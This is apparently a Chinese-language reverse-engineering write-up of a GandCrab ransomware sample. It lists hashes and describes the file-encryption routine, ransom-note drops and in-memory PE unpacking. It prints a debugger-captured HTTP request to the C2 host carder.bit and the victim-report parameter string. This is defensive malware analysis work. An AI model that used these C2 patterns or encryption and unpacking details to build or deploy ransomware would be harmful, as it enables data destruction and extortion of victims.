
**0x0001 样本Pe查询**



样本摘要信息

MD5

891ee73e9b7aaf5213494010e873cb61

SHA-1

c3825a9837fd15db4f304709daf84df99cd553dd

SHA-256

ce68fe100bbf46c467c2aba38b474a43fe0aa2499f3a9be3c6674598d35bfc44

Vhash

035066655d1515756az577z1dzcfz

Authentihash

3ab69922c18972d065150e3928553e4272008aed83dec5174a98ba67167dd385

Imphash

33b412eb0ccf59517cb6c9b4302ed662

SSDEEP

6144:/ckBY74u2Zgu/oAOrJ5CiitIJo2ZxmjYftEB:/NY74/gH7oiitLZ8FEB

File type


Win32 EXE

Magic

PE32 executable for MS Windows (GUI) Intel 80386 32-bit

File size


312.01 KB (319501 bytes)



跑起后字符串搜到GandCrab 可以判定大致为GandCrab家族病毒


**0x0002 入口点**

此入口点为WinMain入口点 非真正恶意代码入口点




**0x0003 恶意加密过程**

得到所有设备盘 每个盘开个线程进行执行加密函数



申请空间 拼接路径 执行加密Crpty函数 释放内存 退出线程




Crpty 总览



Crpty函数流程

遍历目录时跳过一些目录加密防止无法开机




在目录中写入CRAB-DECRYPT.txt




目录中带sql的则直接进行加密 不带sql的则进行对字符串判定是否是系统目录


使用递归遍历



是文件就开始加密 不是就进入文件夹




加密函数内部后缀都为.CRAB



再进行随机生成数



对随机的值进行RSA加密




对称加密




**0x0004 网络访问**


访问网络一 get请求获取受害人Ip




网络访问2 get请求 上传本机搜集的信息 请求地址为carder.bit



网络访问3 post请求 rsa公钥密钥本机信息等 请求地址为carder.bit




下断点 HttpOpenRequestW



02ECFA3C |015F1540 ASCII "GET / HTTP/1.1\r\nHost: carder.bit\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11"

action=result&e\_files=%d&e\_size=%I64u&e\_time=%d&


参数如下文件目录+文件大小+时间





**0x0005 详细分析／功能介绍**

**主要流程分析**


申请一段内存



对申请的内存空间进行填充










填充数据如上图





Main函数中有两个主要的call

sub\_405200 执行后会在上述申请的空间内进行释放代码 内有两个函数




正在解密



解密跑完后






看到长度0001A75C +00220000




解密后的动作为申请内存 并且映射新PE文件




段映射




最后对PE镜像调整修复后 跳到新代码段




映射pe文件dump出




dump文件



dump pe文件的oep




分析dump1的OEP

